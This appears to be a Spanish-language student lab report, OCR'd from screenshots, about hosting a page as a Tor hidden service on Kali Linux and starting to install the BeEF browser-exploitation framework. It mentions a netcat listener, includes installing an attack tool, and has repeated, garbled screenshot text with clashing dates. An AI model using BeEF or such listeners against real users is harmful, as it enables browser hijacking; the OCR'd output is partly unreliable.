


PARTE 4


1.- Primeramente, lo que haremos es crear una página al estilo dark web simple solo con un index.html



2.- Ahora lo que haremos es levantarla de manera local antes para ver si funciona correctamente



Una vez que accedamos desde cualquiera navegador superficial a nuestro localhost tendría q salir nuestra página ya funcional



Ahora lo que haremos es irnos a un archivo de configuración que tiene TOR para poder publicar nuestra pagina que esta actualmente en localhost en la red TOR

A screenshot of a Kali Linux desktop environment. The terminal window at the top shows a user named 'kali' running a netcat listener on port 8080. The command entered was 'nc -l -p 8080'. The terminal output shows several connections from '192.168.0.1' (the local machine) to the listener. Below the terminal, a Microsoft Word document titled 'Rafael' is open, displaying the name 'Rafael Antonio Patricio Ayllón'. The status bar at the bottom of the screen shows the date as '10/06/2025' and the time as '19:56'. A system tray icon for a weather app shows '8°C' and 'Despejado'.

Ahora lo que haremos es descomentar las líneas anteriores, quedaría de esta manera

```
File Edit View VM Tabs Help ||| Home X KaliLinux X 1 2 3 4 16:57 G
File Actions Edit View Help
kali@kali:/etc/tor
GNU nano 8.3
## see the FAQ entry if you want Tor to run as an NT service.
dRunSDaemon 1

## The directory for keeping all the keys/etc. By default, we store...
## things in $HOME/.tor on Unix, and in Application Data\tor on Windows.
#DataDirectory /var/lib/tor

## The port on which Tor will listen for local connections from Tor...
## controller applications, as documented in control-spec.txt.
#ControlPort 9051
## If you enable the controlport, be sure to enable one of these...
## authentication methods, to prevent attackers from accessing it.
#HashedControlPassword 16:872860876453A77D60CA2B8C1A7042072093276A3D701AD684053EC4C
#CookieAuthentication 1

##### This section is just for location-hidden services #####
## Once you have configured a hidden service, you can look at the
## contents of the file ".../hidden_service/hostname" for the address
## to tell people.
##
## HiddenServicePort x y:z says to redirect requests on port x to the
## address y:z.


HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80

#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22

##### This section is just for relays #####
#
## See https://www.torproject.org/docs/tor-doc-relay for details.

## Required: what port to advertise for incoming Tor connections.
#ORPort 9001
## If you want to listen on a port other than the one advertised in
## ORPort (e.g., to advertise 443 but bind to 9090), you can do it as
## follows. You'll need to do ipchains or other port forwarding
## yourself to make this work.
#ORPort 443 Nolisten
#ORPort 127.0.0.1:9090 NoAdvertise
```

Ahora lo que sigue es poder resetear el servicio TOR



```

File Actions Edit View Help
GNU nano 8.3
# see the FAQ entry if you want Tor to run as an NT service.
#RunAsDaemon 1

## The directory for keeping all the keys/etc. By default, we store
## things in $HOME/.tor on Unix, and in Application Data\Tor on Windows.
#DataDirectory /var/lib/tor

## The port on which Tor will listen for local connections from Tor
## controller applications, as documented in control-spec.txt.
#ControlPort 9051
## If you enable the controlport, be sure to enable one of these
## authentication methods, to prevent attackers from accessing it.
#HashedControlPassword 16:872868B76453A77D68CA2BB8C1A7042B72093276A3D701AD684053EC4C
#CookieAuthentication 1

#####
## This section is just for location-hidden services #####
## Once you have configured a hidden service, you can look at the
## contents of the file ".../hidden_service/hostname" for the address
## to tell people.
##
## HiddenServicePort x y:z says to redirect requests on port x to the
## address y:z.

HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80

#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22

#####
## This section is just for relays #####
## See https://www.torproject.org/docs/tor-doc-relay for details.

## Required: what port to advertise for incoming Tor connections.
#ORPort 9001
## If you want to listen on a port other than the one advertised in
## ORPort (e.g. to advertise 443 but bind to 9090), you can do it as
## follows. You'll need to do ipchains or other port forwarding
## yourself to make this work.
#ORPort 443 NoListen
#ORPort 127.0.0.1:9090 NoAdvertise

Help Write Out Where Is Cut Execute Justify Location Undo Set Mark To Bracket
Exit Read File Replace Paste Go To Line Undo Copy Where Was


```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Rafael Antonio Patricio Ayllón

8°C Despejado Buscar Archivo Editar Ver 10/06/2025 19:57

Ahora lo que haremos es publicar nuestra página en la red privada (TOR)



```

File Edit View VM Tabs Help
kali@kali:[/etc/tor]
$ systemctl restart tor
[...]
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
    Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
    Active: active (running) since Sun 2023-06-10 16:58:26 PDT; 23s ago
      Process: 6744383d40c4000000000000fbc
      Invoked-By: ExecStart=/bin/true (Code-exited, status=0/SUCCESS)
      Main PID: 8176 (code=exited, status=0/SUCCESS)
        Mem peak: 1.8M
        CPU: 10ms
Jun 10 16:58:26 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Jun 10 16:58:26 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).
$ [ ]


```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


Rafael Antonio Patricio Ayllón

8°C Despejado Buscar Archivo Editar Ver 10/06/2025 19:58


Ahora lo que haremos es ver en que sitio se encuentra nuestro enlace .onion de nuestra página publicada



Ahora entrando desde el navegador TOR copiando el enlace .onion se debe poder ver nuestra página anteriormente creada



Como se puede verificar podemos decir que oficialmente tenemos nuestro servidor en la red oscura donde cualquier persona del mundo que tenga este enlace .onion podrá acceder a nuestro servidor web



EVALUACIÓN 3

Instala BeEF en Kali Linux:

```
[kali㉿kali]: [etc/tor]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 kB]
Fetched 72.4 MB in 17s (4,197 kB/s)
1257 packages can be upgraded. Run 'apt list --upgradable' to see them.

[kali㉿kali]: [etc/tor]
$ sudo apt install beef-xss
The following packages were automatically installed and are no longer required:
libdnssl3 libxnnpack0
Use 'sudo apt autoremove' to remove them.

Installing:
beef-xss

Installing dependencies:
geoipupdate

Suggested packages:
mmdb-bin

Summary:
Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 1257
Download size: 23.2 MB
Space needed: 92.1 MB / 2,101 MB available

Continue? [Y/n] Y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 beef-xss amd64 0.5.4.0+git20250422-0kali1 [21.1 MB]
Get:2 http://kali.download/kali kali-rolling/contrib amd64 geoipupdate amd64 7.1.0-1 [2,109 kB]
52% [1 beef-xss 9,948 kB/21.1 MB 47%]

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Rafael Antonio Patricio Ayllón

Instala BeEF en Kali Linux:

```
[kali㉿kali]: [etc/tor]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 kB]
Fetched 72.4 MB in 17s (4,197 kB/s)
1257 packages can be upgraded. Run 'apt list --upgradable' to see them.

[kali㉿kali]: [etc/tor]
$ sudo apt install beef-xss
The following packages were automatically installed and are no longer required:
libdnssl3 libxnnpack0
Use 'sudo apt autoremove' to remove them.

Installing:
beef-xss

Installing dependencies:
geoipupdate

Suggested packages:
mmdb-bin

Summary:
Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 1257
Download size: 23.2 MB
Space needed: 92.1 MB / 2,101 MB available

Continue? [Y/n] Y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 beef-xss amd64 0.5.4.0+git20250422-0kali1 [21.1 MB]
Get:2 http://kali.download/kali kali-rolling/contrib amd64 geoipupdate amd64 7.1.0-1 [2,109 kB]
52% [1 beef-xss 9,948 kB/21.1 MB 47%]

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Rafael Antonio Patricio Ayllón

